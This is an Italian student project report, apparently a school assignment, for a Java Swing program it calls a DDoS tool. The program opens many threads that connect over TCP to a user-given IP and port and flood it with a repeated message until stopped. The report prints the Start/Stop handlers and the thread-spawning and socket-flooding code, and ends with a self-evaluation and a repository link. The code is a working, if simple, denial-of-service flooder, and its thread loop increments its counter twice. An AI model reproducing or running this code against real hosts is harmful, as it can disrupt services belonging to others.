

## DDoS con Java

### Scopo

Il programma è un "Distributed denial-of-service" scritto in Java e basato sui thread, è utilizzabile tramite interfaccia grafica creata con Java Swing.

### Dati tecnici

- Linguaggio utilizzato: Java 14;
- Funzione: il programma permette lanciare un attacco di tipo DDoS, che avviene tramite la creazione di appositi thread.
- Tipo di progetto: GUI App, creata con Java Swing;
- Algoritmi utilizzati nel programma: socket, multithreading;
- IDE: Eclipse (ultima versione);
- Sistema operativo: creato su Windows 10, utilizzabile su qualsiasi sistema operativo supporti Java;
- Connessione a internet: necessaria, il programma si basa sulla connessione alla rete, anche locale;

### Funzionalità chiave


Il programma crea dei thread che vanno a connettersi, utilizzando il protocollo TCP, ad un IP e porta, ricevuti in input tramite interfaccia grafica; questi thread non solo si connetteranno all'obiettivo, ma inonderanno lo stesso con un messaggio, ricevuto in input tramite interfaccia grafica, fino a quando l'utente non cliccherà il tasto "Stop" presente nella GUI. È inoltre possibile selezionare il numero di thread con cui si vuole avviare l'attacco e il numero di millisecondi che ogni thread attenderà, dopo l'invio di un messaggio, prima di mandarne un altro.

### Struttura del progetto

Il programma è diviso in 3 file:

- DDoS\_Starter.java, classe principale del programma. Qui ci sono l'interfaccia grafica e l'implementazione dei tasti;
- WorkerCreator.java, classe Runnable responsabile della creazione dei thread attaccanti. Viene richiamata alla pressione del tasto "Start" nella GUI e crea il numero selezionato di thread Worker;
- Worker.java, classe Runnable i cui thread si connettono all'obiettivo e gli inviano messaggi fino a quando non viene premuto il tasto "Stop" nella GUI;

## GUI



DDoS - Starter

Target IP: 0.0.0.0

Port: 1

Threads: 10

Custom message: message

Timeout: 100

Start Stop

Status: Sleeping

Target IP: inserire l'IP sul quale far connettere i thread [valore di default 0.0.0.0];

Port: inserire la porta alla quale far connettere i thread [valore di default 1, minimo 1, massimo 65535];

Threads: inserire il numero di thread (di tipo Worker, quelli che si connetteranno ed eseguiranno l'attacco) che si vuole creare [valore di default 10, minimo 1] ;

Custom message: inserire il messaggio che i thread invieranno fino al termine dell'attacco all'obiettivo [valore di default "message"];

Timeout: inserire il numero di millisecondi che il thread aspetta tra l'invio di un messaggio e l'altro [valore di default 100, minimo 0];

Start (bottone): inizia l'attacco;

Stop (bottone): ferma l'attacco;

Status: visualizza lo stato del processo, "Sleeping" significa che non c'è nessun attacco in corso, "Attacking" significa che l'attacco è in corso.

## Parti salienti del programma

- Implementazione tasto Start

```
* Se Worker.run (una variabile booleana che indica lo stato di attività dell'attacco)
* è false (nessun attacco in corso):
* segna la stessa variabile a true (attacco in corso);
* scrive sulla text field "Attacking" (prima ne segna il contenuto a null per evitare eventuali problemi);
* scrive sul terminale "Attacking";
* crea delle variabili in cui passa i valori inseriti nell'interfaccia grafica;
* crea un nuovo thread "start" dalla classe WorkerCreator (thread principale che crea tutti i thread attaccanti),
* passandogli le variabili che verranno utilizzate per l'attacco.
* Altrimenti, quindi se Worker.run = true, manda un messaggio di errore sulla console, in quanto c'è già un
* attacco in corso.

btnStart.addActionListener(new ActionListener(){
    public void actionPerformed(ActionEvent e) {
        if (!Worker.run) {

            Worker.run=true;
            txtStatus.setText(null);
            txtStatus.setText("Attacking");
            System.out.println("Attacking");

            String message = JTfMessage.getText();
            String host = JTfTarget.getText();
            int port = (Integer)jSPort.getValue();
            int threads = (Integer)jSThreads.getValue();
            int timeout = (Integer)jSTimeout.getValue();

            Thread start = new Thread(new WorkerCreator(host, port, timeout, message, threads));
            start.start();

        }

        else {
            System.out.println("ERROR! Already started");
        }

    }
});
```

- Implementazione tasto Stop

```
* Se Worker.run = true (c'è un attacco in corso):
* segna Worker.run a false, fermando immediatamente l'attacco;
* scrive sulla text field "Sleeping" (prima ne segna il contenuto a null per evitare eventuali problemi);
* scrive sul terminale "Sleeping".
* Altrimenti, se non c'è nessun attacco da fermare, manda un messaggio di errore sul terminale.

btnStop.addActionListener(new ActionListener(){
    public void actionPerformed(ActionEvent e) {
        if (Worker.run){
            Worker.run = false;
            txtStatus.setText(null);
            txtStatus.setText("Sleeping");
            System.out.println("Sleeping");
        }
        else
            System.out.println("ERROR! Already stopped");

    }
});
```

- Funzione del thread WorkerCreator

```
* Thread che crea tutti gli altri thread utilizzati per l'attacco.
*
* Quando viene richiamato:
* crea un contatore "i" = 0, utilizzato per far funzionare il ciclo;
* entra in un ciclo do - while, nel quale:
* tiene conto del numero di thread creati e lo scrive a terminale;
* crea un thread "w" della classe Worker passandogli le variabili utilizzate per l'attacco;
* avvia il thread "w";
* incrementa di 1 il contatore "i", facendo in modo che il ciclo continui finchè viene raggiunto il numero di thread
* specificato dall'utente nell'interfaccia grafica.
```

```
@Override
public void run() {

    int i=0;

    do {
        System.out.println("Thread created: "+i++);
        Thread w = new Thread(new Worker(host, port, timeout, message));
        w.start();
        i++;
    }while(i < threads);

}
```

- Funzione del thread Worker

```
* Thread che effettivamente esegue l'attacco.
*
* Quando viene richiamato:
* crea un socket con host e porta presi dalle variabili che gli vengono passate (le stesse inserite nella GUI);
* crea un oggetto PrintWriter che viene usato per scrivere sul socket;
* entra in un ciclo while che si ripete fino a quando run = true, quindi fino a quando non viene cliccato il tasto "Stop",
* in questo ciclo scrive il messaggio "message" e attende per un tempo "timeout" dati entrambi in input dall'utente nella GUI;
* appena esce dal ciclo, quindi dopo che il tasto stop è stato cliccato, esce dal socket.
```

```
public void run() {
    try {

        Socket socket = new Socket(host, port);

        PrintWriter out = new PrintWriter(socket.getOutputStream(), true);

        while(run){
            out.println(message);
            Thread.sleep(timeout);
        }

        out.close();
        socket.close();

    }catch(Exception e) {}

}
```

## **Problemi e difficoltà**

Inizialmente avevo implementato il lavoro della classe WorkerCreator direttamente nell'ActionListener del bottone "Start", ciò comportava un rallentamento imponente dell'interfaccia e non dava modo all'utente di cliccare sul tasto "Stop".

## **Bugs**

Non ho trovato nessun bug che impedisca in qualche modo l'andamento del programma, ad ogni modo ho notato che dopo l'interruzione dell'attacco il server su cui testavo il programma, riceveva alcuni messaggi "null". Non ho indagato sulla provenienza di questo errore e non sono nemmeno sicuro che sia causato da questo programma, ad ogni modo non intacca minimamente il funzionamento dello stesso.

## **Ipotesi per un ulteriore sviluppo**

Ci sono molti modi in cui si può migliorare questo progetto, uno di questi potrebbe essere quello di inserire la funzionalità con la quale fermare l'attacco automaticamente dopo un determinato numero di secondi, dati in input dall'utente.

## **Auto-valutazione**

Il programma funziona a dovere, non ha problemi e presenta un'interfaccia grafica non troppo articolata ma funzionale, inoltre il codice è più che spiegato sia nella relazione, sia tramite commenti nello stesso. Allo stesso tempo, però, non ci sono molte funzionalità aggiuntive come quella citata nel paragrafo qui sopra. Conclusione:

4/5 ★★★★★☆

## **Fonti**

Ho utilizzato gli appunti presenti su Classroom per controllare di aver scritto correttamente la parte relativa al multithreading e ho usato una versione ridotta del server TCP, creato durante la verifica sui socket, per testare il funzionamento del programma.

## **Git repository:**

<https://github.com/nicolaz52/DDoS-TCP-with-Java>